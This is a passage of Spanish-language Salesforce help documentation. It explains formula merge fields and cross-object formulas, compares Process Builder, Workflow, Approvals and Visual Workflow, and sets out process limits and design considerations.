- Utilice el campo de combinación `Id. de tipo de registro` en su fórmula para aplicar diferentes validaciones para los distintos tipos de registro.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Campos de combinación para fórmulas

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Sintaxis y Formato

Los campos de combinación para fórmulas no aparecen entre llaves o precedidos por un punto de exclamación ni están precedidos por el tipo de registro. Por ejemplo: `AccountNumber`. Para asegurarse de que está utilizando la sintaxis correcta, utilice el botón **Insertar campo** o la lista desplegable en el editor de la fórmula.

CONSULTE TAMBIÉN

Sugerencias sobre Uso de campos de combinación en fórmulas

Construir un campo de fórmula

# Campos de combinación para fórmulas de objeto cruzado

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

Las *fórmulas de objeto cruzado* son fórmulas que abarcan dos objetos relacionados y hacen referencia a campos de combinación en dichos objetos. Las fórmulas de objeto cruzado pueden hacer referencia a campos de combinación desde un objeto maestro ("principal") si un objeto se encuentra en el lado de detalle de una relación principal-detalle. Las fórmulas de objeto cruzado también funcionan con relaciones de búsqueda. Por ejemplo, puede escribir una fórmula de objeto cruzado que haga referencia al `Nombre de cuenta` de un contacto asociado con un caso. En este ejemplo, debería escribir `Contact.Account.Name` en una fórmula en el objeto Caso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## Sintaxis y Formato

Los campos de combinación para fórmulas no aparecen entre llaves o precedidos por un punto de exclamación. Utilice los nombres de relación de los objetos, y no las etiquetas. Aunque el nombre de relación suele ser igual que el nombre de objeto, en términos técnicos se trata del nombre del campo de relación.

Por ejemplo, para hacer referencia al nombre de la cuenta principal desde el objeto de cuenta, la sintaxis es `Parent.Name`, y no `Account.Name`. Cuando se hace referencia a un objeto personalizado, añada al nombre dos guiones bajos y la letra *r*. Por ejemplo, `Position__r.title__c` hace referencia al campo `Cargo` (`title__c`) en un objeto personalizado de puesto.

## Limitaciones

No puede hacer referencia a:

- Campos de combinación para objetos relacionados con actividades. Por ejemplo, campos de combinación para contactos y cuentas que no están disponibles en fórmulas de tareas y eventos.
- La variable global `$RecordType`: Solo resuelve el registro que contiene la fórmula, no el registro al que abarca la fórmula. A partir de la versión Spring '13, cuando cree una nueva fórmula la variable global `$RecordType` solo estará disponible para fórmulas de valores predeterminados.

El valor del campo de combinación `Profile.Name` es diferente en función del contexto de la fórmula de objeto cruzado que hace referencia a él. En las páginas de detalles, el valor es el nombre del perfil, tal y como se espera; no obstante, en las vistas de lista y en los informes, el valor es el valor interno del perfil asociado. Si utiliza `Profile.Name` en una fórmula, utilícelo dentro de una función `OR` para asegurarse de que la fórmula siempre devuelve el resultado esperado. Por ejemplo:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Ninguno de los anteriores se aplica a los nombres de perfil a los que hace referencia la variable global `$Profile`.

# Automatizar sus procesos comerciales

En lugar de basarse en sus usuarios para realizar cada parte de un proceso comercial, automatícelo. Las ventajas son dobles: Sus usuarios pueden emplear su tiempo en otras tareas y usted puede confiar en que el proceso se lleva a cabo siempre. Salesforce ofrece herramientas para automatizar diferentes tipos de procesos comercial: procesos de flujo de trabajo, procesos de aprobación, procesos basados en el asistente y mucho más. Le encantará saber que estas herramientas no requieren que escriba códigos, son todas interactivas.

## ¿Qué herramienta de automatización utilizo?

Salesforce proporciona varias herramientas para automatizar los procesos comerciales repetitivos de su organización: Aprobaciones, Process Builder, Flujo de trabajo y Visual Workflow.

## Process Builder de Lightning

Muchas de las tareas que asigna, los correos que envía y otras actualizaciones de registro son partes fundamentales de los procesos estándar de su organización. En vez de realizar este trabajo repetitivo de forma manual, puede configurar procesos para realizarlo de forma automática.

## Flujo de trabajo

El flujo de trabajo le permite automatizar procedimientos y procesos estándar internos para ahorrar tiempo en su organización. Una *regla de flujo de trabajo* es el contenedor principal de un conjunto de instrucciones de flujos de trabajo. Estas instrucciones siempre pueden sumarse en una declaración if/then.

## Aprobaciones

Probablemente estará familiarizado con la automatización de procesos en la forma de reglas de flujos de trabajo. Las aprobaciones suponen un avance en la automatización, permitiéndole especificar una secuencia de pasos necesarios para aprobar un registro.

## Visual Workflow

Visual Workflow le permite automatizar procesos comerciales creando flujos y distribuyéndolos a los usuarios o sistemas correctos. Un *flujo* es una aplicación que puede ejecutar lógica, interactuar con la base de datos de Salesforce, llamar clases de Apex y recopilar datos de usuarios. Puede crear flujos utilizando Cloud Flow Designer.

## Acciones automatizadas

Una acción automatizada es un componente reutilizable que realiza algún tipo de acción en segundo plano, como actualizar un campo o enviar un mensaje de correo electrónico. Una vez que crea una acción automatizada, agréguela a un proceso, evento clave u otro proceso automatizado.

# ¿Qué herramienta de automatización utilizo?

Salesforce proporciona varias herramientas para automatizar los procesos comerciales repetitivos de su organización: Aprobaciones, Process Builder, Flujo de trabajo y Visual Workflow.

La mejor herramienta de automatización para sus necesidades depende del tipo de proceso comercial que está automatizando.

- Cómo se aprueba un registro

  Ejemplo: Los gestores aprueban sus solicitudes de informes directos para vacaciones.

- Qué hacer cuando un registro tiene algunos valores

  Ejemplo: Notifique al propietario de la cuenta cuando se distribuye un caso relacionado.

- Recopilación de información de usuarios o clientes y luego hacer algo con esa información

  Ejemplo: El servicio de asistencia al cliente utiliza un asistente a través de una secuencia de comandos de llamadas y los casos se crean basándose en la información que introducen.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Los procesos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Flujos, aprobaciones y flujo de trabajo están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Cómo se aprueba un registro

Para automatizar los procesos de su organización para la aprobación de registros, cree procesos de aprobación.

## Qué hacer cuando un registro tiene algunos valores

Tres de nuestras herramientas pueden tratar este caso de uso: Flujo de trabajo, Process Builder y Visual Workflow. Respectivamente, estas herramientas crean reglas de flujo de trabajo, procesos y flujos.

Recomendamos comenzar con Process Builder, especialmente para procesos comerciales que se pueden simplificar en declaraciones if/then. Por ejemplo: Si se ha distribuido un caso, notifique al propietario de la cuenta.

Process Builder incluye casi todas las funcionalidades disponibles en reglas de flujo de trabajo y más. De hecho, un proceso único puede hacer lo que normalmente necesitaría múltiples reglas de flujo de trabajo. Lo único que puede hacer con flujo de trabajo que no puede hacer con procesos es enviar mensajes salientes sin código. Sin embargo, puede evitar esta limitación llamando un código de Apex desde un proceso.

Si el proceso es demasiado complicado para Process Builder o requiere funcionalidades más avanzadas, cree un flujo utilizando Cloud Flow Designer. Por ejemplo, cree un flujo para:

- Utilizar lógica de sucursales compleja (si algunas condiciones son verdaderas, evaluar para más condiciones)

  Ejemplo: En primer lugar, compruebe si se ha distribuido un caso. Si se ha distribuido el caso, compruebe la región de la cuenta y dirija el caso como corresponde.

- Ordenar por, iterar en y operar en varios registros

  Ejemplo: Cuando se cierra o se gana una oportunidad, calcule el descuento de la oportunidad. A continuación aplique ese descuente a todos los productos de oportunidad relacionados.

## Obtener información de usuarios o clientes y luego hacer algo con ella

Si necesita crear un asistente para recopilar información, Visual Workflow es la herramienta perfecta para usted. Cree un flujo que muestra información y solicita información de un usuario. Luego utilice la información que introducen y realice acciones en Salesforce con ella.

Por ejemplo, cree un flujo que lleva los representantes del servicio de atención al cliente a través de una secuencia de comandos de llamada. El flujo utiliza la información introducida por el representante, como el nombre y el número de cuenta de la persona que llama, para crear un caso asignado a la persona correcta.

Puede agregar más complejidad al flujo para que coincida con su proceso comercial. Por ejemplo:

- Dirija el representante a diferentes pantallas, dependiendo de elecciones anteriores. Esto evita que el representante realice acciones como realizar una escalada de la venta de un producto a un cliente que ya compró ese producto.
- Compruebe si el problema indicado está bloqueando la empresa del cliente y la cuenta es de gran valor. Si es así, el flujo notifica al director de la región.

## Funciones de la herramienta de automatización

A continuación presentamos un desglose de todas las funciones y acciones compatibles en cada una de nuestras herramientas de automatización. Utilícelo para determinar qué herramienta es mejor para sus necesidades comerciales.

| | Process Builder | Visual Workflow | Flujo de trabajo | Aprobaciones |
|---|---|---|---|---|
| **Complejidad** | Múltiples declaraciones if/then | Complejo | Una sola declaración if/then | Una sola declaración if/then |
| **Diseñador visual** | ✓ | ✓ | | |
| **Compatibilidad de navegador** | Todos (se recomienda Chrome) | Todos (no se recomienda Safari) | Todos | Todos |
| **Se inicia cuando** | • Cambia el registro<br>• Invocado por otro proceso | • El usuario hace clic en un botón o vínculo<br>• El usuario accede a una ficha personalizada<br>• Se inicia el proceso<br>• Se llama a Apex | Cambia el registro | • El usuario hace clic en un botón o vínculo<br>• Se inicia el proceso o flujo que incluye una acción "Envío para aprobación"<br>• Se llama a Apex |
| **Admite acciones basadas en tiempo** | ✓ | ✓ | ✓ | |
| **Admite interacción de usuario** | | ✓ | | |
| | | **Acciones admitidas** | | |
| **Llamar código de Apex** | ✓ | ✓ | | |
| **Crear registros** | ✓ | ✓ | Solo tareas | Solo tareas |
| **Invocar procesos** | ✓ | | | |
| **Eliminar registros** | | ✓ | | |
| **Iniciar un flujo** | ✓ | ✓ | | |

| | Process Builder | Visual Workflow | Flujo de trabajo | Aprobaciones |
|---|---|---|---|---|
| | | | ✓ (Piloto)[1] | |
| **Publicación en Chatter** | ✓ | ✓ | | |
| **Enviar correo electrónico** | ✓ (solo alertas de correo electrónico) | ✓ | ✓ (solo alertas de correo electrónico) | ✓ (solo alertas de correo electrónico) |
| **Enviar mensajes salientes sin código** | | | ✓ | ✓ |
| **Enviar para aprobación** | ✓ | ✓ | | |
| **Actualizar campos** | Cualquier registro relacionado | Cualquier registro | El registro o su principal | El registro o su principal |

[1] Process Builder ha sustituido las acciones de flujo de trabajo del desencadenador de flujos, anteriormente disponible en un programa piloto. Las organizaciones que están utilizando acciones de flujo de trabajo del desencadenador de flujo pueden seguir creando y modificándolos, pero no están disponibles para nuevas organizaciones.

# Process Builder de Lightning

Muchas de las tareas que asigna, los correos que envía y otras actualizaciones de registro son partes fundamentales de los procesos estándar de su organización. En vez de realizar este trabajo repetitivo de forma manual, puede configurar procesos para realizarlo de forma automática.

El Process Builder es una herramienta de flujo de trabajo que le ayuda a automatizar fácilmente sus procesos comerciales. Process Builder proporciona una representación gráfica sencilla de su proceso cuando lo crea. Con Process Builder, puede:

- Crear sus procesos utilizando un formato práctico con eficacia interactiva.
- Diseñe todo un proceso en una sola ubicación en vez de utilizar varias reglas de flujo de trabajo.
- Colabore con diferentes equipos en su organización para crear procesos.
- Dejar de utilizar códigos de Apex para automatizar tareas sencillas.

Los procesos automatizados en Process Builder se basan en registros. También puede crear procesos que invocan otros procesos. Los procesos se componen de:

- Criterios que determinan el momento en que se ejecutan grupos de acciones
- Acciones inmediatas para ejecutar cuando se cumplen los criterio
- Acciones programadas para ejecutar cuando se cumplen los criterios (solo procesos no invocables)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cualquier cambio que haga que un registro o proceso invocable coincida con los criterios puede desencadenar automáticamente el grupo de acción. Un proceso único también puede ejecutar múltiples grupos de acción, por lo que es fácil automatizar todos sus registros comerciales, como cuentas, en una sola ubicación.

Utilice el Process Builder más potente y flexible para realizar las mismas acciones como flujo de trabajo. Con Process Builder, puede:

- Crear un registro
- Actualizar cualquier registro, no solo el registro o su principal
- Utilizar una acción rápida para crear un registro, actualizar un registro o registrar una llamada
- Invocar un proceso desde otro proceso
- Iniciar un flujo: no puede programar esta acción con flujo de trabajo
- Enviar un correo electrónico
- Publicar en Chatter
- Enviar para aprobación

Si necesita que su proceso haga más de lo que permiten esas acciones, no se preocupe. También puede llamar a Apex o un flujo desde un proceso.

### Proceso de muestra: Gestión de oportunidades

Este ejemplo automatiza un proceso comercial único utilizando Process Builder en lugar de reglas de flujo de trabajo.

### Límites y consideraciones del proceso

Antes de iniciar la creación, gestión y activación de procesos, comprenda los límites y consideraciones.

### Configuración de valores en Process Builder

Tendrá que establecer valores en todo Process Builder, como por ejemplo, para establecer condiciones en un nodo de criterios, para establecer los campos de un nuevo caso en una acción Crear un registro o para especificar un método de Apex como referencia.

### Configuración de opciones avanzadas en Process Builder

Process Builder le permite seleccionar algunas opciones avanzadas para ejecutar acciones en sus procesos.

### Crear un proceso

Para crear un proceso, defina sus propiedades y qué registros debe evaluar y luego agregue nodos de criterios y acciones.

### Solucionar problemas de procesos

Utilice los mensajes de error que aparecen en Process Builder y los mensajes de correo electrónico que recibe cuando falla un proceso para ayudar a resolver los problemas que surgen cuando está trabajando con procesos. Cuando todo lo demás falla, eche un vistazo a los registros de depuración de Apex para sus procesos.

## CONSULTE TAMBIÉN

¿Qué herramienta de automatización utilizo?

# Proceso de muestra: Gestión de oportunidades

Este ejemplo automatiza un proceso comercial único utilizando Process Builder en lugar de reglas de flujo de trabajo.

El ejemplo demuestra cómo puede utilizar Process Builder para automatizar un proceso único agregando múltiples grupos de criterios y luego asociando acciones individuales con esos criterios. Además, algunas acciones están disponibles con Process Builder que no puede realizar con reglas de flujo de trabajo, como la creación de registros.


En este ejemplo, el proceso se define para iniciarse cuando se crea o se modifica un registro de oportunidad **(1)**.

A continuación, se configuran tres nodos de criterios para comprobar si se ha ganado una negociación de nivel superior **(2)**, se ha perdido una negociación de nivel superior **(3)** o se ha proporcionado un presupuesto **(4)**. Para el primer nodo de criterios que evalúa como verdadero, se ejecuta el grupo de acción asociado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




El criterio Negociación de nivel superior ganada comprueba si se ha cerrado y ganado la etapa de la oportunidad y también si el importe de la oportunidad es superior a 1.000.000,00 $. Si se cumplen ambas condiciones, se ejecuta el grupo de acción asociado. Para este nodo de criterios, se definen tres acciones inmediatas **(5)** y una acción programada **(6)**.

Estas acciones:

- Crean un registro de contrato de borrador asociado con la cuenta de la oportunidad.

- Felicitan al propietario de la oportunidad por cerrar y ganar la oportunidad publicando en el grupo de Chatter Ventas.
- Notifican al vicepresidente de ventas mediante correo electrónico que la oportunidad se ha cerrado y ganado.
- Crean una tarea de seguimiento de alta prioridad para el propietario de la cuenta asociada, que está programada para ejecutarse seis días después de la `Fecha de cierre` de la oportunidad.

Si no se cumplen las condiciones del criterio Negociación de nivel superior ganada, el grupo de acciones asociado no se ejecuta y se evalúa el siguiente nodo de criterios (Negociación de nivel superior perdida).

El nodo de criterios Negociación de nivel superior perdida comprueba si se ha cerrado o perdido la etapa de la oportunidad y si el importe de la oportunidad es superior o igual a 1.000.000,00 $. Si estas condiciones son verdaderas, hemos configurado una acción **(7)** para notificar al vicepresidente de ventas creando una publicación de Chatter en el registro de oportunidad. La publicación identifica la oportunidad y el importa de la oportunidad que se ha perdido.

Si no se cumple ninguna de las condiciones del criterio, el siguiente nodo de criterios definido en este proceso comprueba si la etapa de la oportunidad está establecida como "Proposición/Presupuesto otorgado". Si esta condición es verdadera, se ejecuta una acción programada **(8)** tres días después de la actualización del registro. La acción programada crea una tarea de seguimiento para el propietario de la oportunidad con el fin de realizar una llamada para preguntar por la oportunidad.

El uso de Process Builder, hemos combinado tres nodos de criterios y asociado acciones en un único proceso automatizado. Para automatizar el mismo proceso comercial con flujos de trabajo, debe haber creado tres reglas de flujo de trabajo diferentes y utilizado desencadenadores de Apex para crear el registro del contrato y publicar en el grupo Ventas de Chatter.

## Límites y consideraciones del proceso

Antes de iniciar la creación, gestión y activación de procesos, comprenda los límites y consideraciones.

**Nota:** Le recomendamos utilizar la versión estable más reciente de Google Chrome™ y la resolución de su pantalla debe tener un ancho de al menos 1024.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Límites de procesos

Cuando utilice Process Builder, tenga en cuenta los límites de colaboración y los límites reguladores de Apex.

### Consideraciones de diseño del proceso

Antes de diseñar un proceso, comprenda las limitaciones y directrices.

### Consideraciones de Chatter del proceso

Al crear una publicación de Chatter desde un proceso, considere las limitaciones.

### Consideraciones de acciones programadas del proceso

Antes de agregar acciones programadas a un proceso, comprenda las limitaciones y directrices.

### Consideraciones de accesibilidad de Process Builder

Process Builder cumple la normativa 508, con una excepción.

### Consideraciones sobre conjuntos de cambios y empaquetado de procesos

Tenga en cuenta estas consideraciones cuando implemente procesos.

### Limitaciones de fórmulas de proceso

Las fórmulas utilizadas como condiciones en un nodo de criterios tienen algunas limitaciones. Si un proceso contiene una fórmula no válida, no puede guardar o activar el proceso.

### Consideraciones de activación del proceso

Antes de activar un proceso, comprenda cuándo inician los procesos la evaluación de registros.

Mensajes de error de Process Builder

Los mensajes de error o advertencia pueden hacer referencia a un "flujo" en lugar de un "proceso". Estos mensajes aún se aplican a su proceso.

## Límites de procesos

Cuando utilice Process Builder, tenga en cuenta los límites de colaboración y los límites reguladores de Apex.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Límites compartidos con otras funciones

Los procesos comparten algunos límites con reglas y Visual Workflow.

Además de los siguientes límites, el `Nombre de API` de un proceso debe ser exclusivo en todos los procesos y flujos de su organización.

| Descripción | Límite por organización |
|---|---|
| Total de reglas activas y procesos activos por objeto.<br>Las reglas incluyen reglas de flujo de trabajo, reglas de distribución, reglas de asignación y reglas de asignación automática. Los procesos invocables no cuentan en este límite. | 50 |
| Total de flujos y procesos | 1.000 |
| Flujos y procesos activos | 500 |
| Número total de nodos de criterios que se evalúan y acciones que se ejecutan en el tiempo de ejecución | 2.000 |
| Número total de entrevistas de flujos que se han reanudado o grupos de acciones programadas que se ejecutan por hora | 1.000 |
| Número total de entrevistas de flujo o grupos de acciones programadas que están a la espera de ser procesados | 30.000 |
| Número total de alarmas de hora relativas definidas en versiones de flujo o programas basados en un valor de campo en procesos | 20.000 |

El límite diario para correos electrónicos enviados desde alertas de correo electrónico es de 1.000 por licencia estándar de Salesforce por organización; excepto para organizaciones de Developer Edition, donde el límite diario de correos electrónicos de flujo de trabajo es de 15 por licencia estándar de Salesforce. El límite de organización en general es de 2.000.000. Este límite se comparte en todas las funciones que utilizan alertas de correo electrónico de flujo de trabajo. reglas de flujo de trabajo, procesos de aprobación, flujos y procesos.

### Límites y reguladores de Apex para procesos

Salesforce impone estrictos límites para garantizar que los procesos consecutivos no monopolicen los recursos compartidos en el entorno multiusuario. Los procesos se regulan mediante límites por transacción impuestos por Apex. Si el proceso hace que la transacción supere los límites regulados, el sistema revierte toda la transacción. Para obtener detalles acerca de las operaciones incluidas en la transacción, consulte "Desencadenadores y orden de ejecución" en la *Guía del desarrollador de Apex de Force.com* .

| Descripción | Límite por transacción |
|---|---|
| Número total de consultas de SOQL emitidas | 100 |
| Número total de registros recuperados con consultas SOQL | 50.000 |
| Número total de consultas de DML emitidas | 150 |
| Número total de registros procesados como resultado de las declaraciones DML | 10.000 |

Cada acción "Crear un registro" utiliza una declaración DML. Cada acción "Acción rápida" utiliza una declaración DML. Cada acción "Actualizar registros" utiliza una consulta SOQL y una declaración. Cada acción "Flujos" puede utilizar varias consultas SOQL y declaraciones DML, dependiendo de los elementos ejecutados por el flujo. Para obtener detalles, consulte Límites de Visual Workflow en la página 5022.

### Otros límites del proceso

Considere estos límites al crear y gestionar procesos.

| Descripción | Límite |
|---|---|
| Número total de caracteres en un nombre de proceso | 255 |
| Número total de caracteres en el nombre de API de un proceso | 77 |
| Número total de versiones de un proceso | 50 |
| Número total de nodos de criterios en un proceso | 200 |

## Consideraciones de diseño del proceso

Antes de diseñar un proceso, comprenda las limitaciones y directrices.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Process Builder es compatible con Microsoft® Internet Explorer® versión 11. Las versiones anteriores no son compatibles.

- Asegúrese de que sus procesos no se han configurado para crear bucles infinitos. Por ejemplo, si una acción Actualizar registros para Proceso1 desencadena Proceso2 y una acción Crear un registro para Proceso2 desencadena Proceso1, el bucle podría causar que su organización supere sus límites horarios.
- Si crea procesos para sustituir otras entidades de configuración, como una regla de flujo de trabajo o un desencadenador de Apex, asegúrese de eliminar esas entidades cuando active los procesos equivalentes. De lo contrario, tanto los procesos como los flujos de trabajo se activarán y tendrán resultados inesperados, como la sobrescritura de registros o mensajes de correo electrónico redundantes.

  PRECAUCIÓN: Para un objeto concreto, utilice reglas de flujo de trabajo o procesos, no una combinación de los dos. Si utiliza ambos, no puede predecir el orden en que de ejecutan.

- Si crea procesos para sustituir desencadenadores de Apex, asegúrese de eliminar dichos desencadenadores de Apex cuando active los procesos equivalentes. De lo contrario, tanto los procesos como los flujos de trabajo se activarán y tendrán resultados inesperados, como la sobrescritura de registros o mensajes de correo electrónico redundantes.

- Cada proceso está asociado con un solo objeto.
- Las acciones se ejecutan en el orden en el que aparecen en Process Builder.
- Si cualquiera de las acciones falla, toda la transacción falla y aparece un mensaje de error. Por ejemplo, una acción Publicar en Chatter falla si el grupo de Chatter en el que intenta publicar es privado. Para obtener detalles, consulte Solucionar problemas de procesos en la página 4933.
- Si un grupo de acción único incluye varias acciones "Actualizar registros" que aplican diferentes valores en el mismo campo, se utiliza el valor de la última acción.
- Los procesos que actualizan propietarios no transfieren también elementos asociados. Para garantizar la transferencia, utilice una acción "Actualizar registros" para cada tipo de registro secundario que desea transferir. Por ejemplo, si está utilizando un proceso para transferir una cuenta a un nuevo propietario, utilice una acción para actualizar todos los contactos secundarios, una para actualizar todas las oportunidades secundarias y una para actualizar todos los contactos secundarios, etc.
- Antes de cambiar el tipo o nombre de un campo personalizado, asegúrese de que no se hace referencia a él en un proceso que se podría invalidar por el cambio.
- Si cambia la etiqueta de un campo personalizado, un proceso que hace referencia a él no se ve afectado. Pero ese proceso seguirá mostrando la etiqueta antigua.
- No puede eliminar un campo personalizado al que haga referencia un proceso.
- Los campos personalizados de tipo de archivo no son compatibles con Process Builder. Por ejemplo, si su proceso crea un registro de artículo de conocimiento que tiene un tipo de campo personalizado de Archivo, se produce un error cuando se inicia el proceso.
- Si tiene procesos en candidatos convertidos y desea actualizar los registros resultado de la conversión, debe activar el ajuste de candidato `Requiere validación para candidatos convertidos`.
- Si su organización utiliza varias divisas, los campos de divisas se actualizan con el código de la divisa del registro. Si decide actualizar un campo según una fórmula, los valores de la fórmula se interpretarán en el código de la divisa del registro.
- Los objetos externos no se admiten en Process Builder.

## Consideraciones de Chatter del proceso

Al crear una publicación de Chatter desde un proceso, considere las limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Si su proceso crea una publicación de Chatter en las noticias en tiempo real de un usuario o grupo específico e implementa el proceso en otra organización, la acción "Publicar en Chatter" podría no funcionar porque esos Id. no existen en la otra organización.
- Es posible que no se pueda guardar una acción de Chatter si el `Mensaje` comienza con una referencia de campo como `{![Account].Name}`.

  Para evitar este problema, agregue un espacio al comienzo del mensaje. Por ejemplo, si el mensaje" de una acción "Publicar en `Chatter` comienza por `{![Account].Name}` en un proceso activo:

  1. Abra el proceso activo.
  2. Haga clic en **Duplicar**.
  3. Seleccione si crear una versión del proceso actual o un proceso completamente nuevo con su propio historial de versión.
  4. Abra la acción "Publicar en Chatter".
  5. En `Mensaje`, introduzca un espacio antes de "`{`".
  6. Guarde la acción.
  7. Guarde y active el proceso. Asegúrese de desactivar el proceso original.

- Si utiliza Microsoft® Internet Explorer® versión 11, no puede pegar texto en un mensaje. Las acciones de copia y pegado se permiten en el resto de navegadores compatibles.
- No se admite la publicación en Chatter de acciones si la acción publica en un usuario o grupo de comunidad en la página 3411. Se produce un error cuando un proceso activado con este tipo de acción evalúa un registro.
- Puede agregar hasta 25 menciones a un mensaje de Chatter.

## Consideraciones de acciones programadas del proceso


Antes de agregar acciones programadas a un proceso, comprenda las limitaciones y directrices.

- Para agregar acciones programadas a su proceso, tiene dos opciones:
  - Iniciar el proceso solo cuando se crea un registro (**1**). Seleccione esta opción cuando elija un objeto para su proceso.
  - Iniciar el proceso cuando se crea o se modifica un registro (**2**). Además, seleccione la opción avanzada para ejecutar acciones únicamente cuando se realicen cambios específicos (**3**) cuando agregue criterios a su proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- Si un grupo de acción incluye acciones programadas, no puede continuar evaluando el próximo criterio en su proceso después de ejecutar esas acciones. Para obtener detalles acerca de la evaluación de criterios adicionales después de ejecutar acciones, consulte Ejecutar acciones en más de un solo criterio.
- Si la ejecución de acciones programadas falla (por ejemplo, porque el usuario que ha iniciado el proceso es inactivo), el administrador que ha creado el proceso recibe un correo electrónico con los detalles del fallo. Salesforce realiza intentos adicionales de ejecutar las acciones programadas fallidas antes de eliminarlas de la cola. Para obtener detalles acerca de las notificaciones de error, consulte Errores recibidos después de que un proceso inicie la evaluación de un registro.
- Después de desactivar un proceso, cualquier acción programada continúa de forma habitual.
- No puede eliminar un proceso si cuenta con grupos no ejecutados de acciones programadas. Para obtener detalles acerca de grupos no ejecutados de acciones programadas, consulte Eliminar acciones programadas no ejecutadas en la página 4933.
- Una organización puede procesar hasta 1,000 grupos de acciones programadas por hora. Cada grupo de acciones programadas está asociado con un programa , como "3 días a partir de ahora". Cuando se procesa un programa, se ejecutan las acciones asociadas. Si una organización supera este límite, Salesforce procesa los programas restantes en la hora siguiente. Por ejemplo, si una organización tiene 1.200 grupos de acciones pendientes programados para que se procesen entre las 4:00 PM y las 5:00 PM, Salesforce procesará 1.000 grupos entre las 4:00 PM y las 5:00 PM y los 200 grupos restantes entre las 5:00 PM y las 6:00 PM.
- Una organización puede tener hasta 30,000 programas pendientes y entrevistas de flujo en espera simultáneamente.

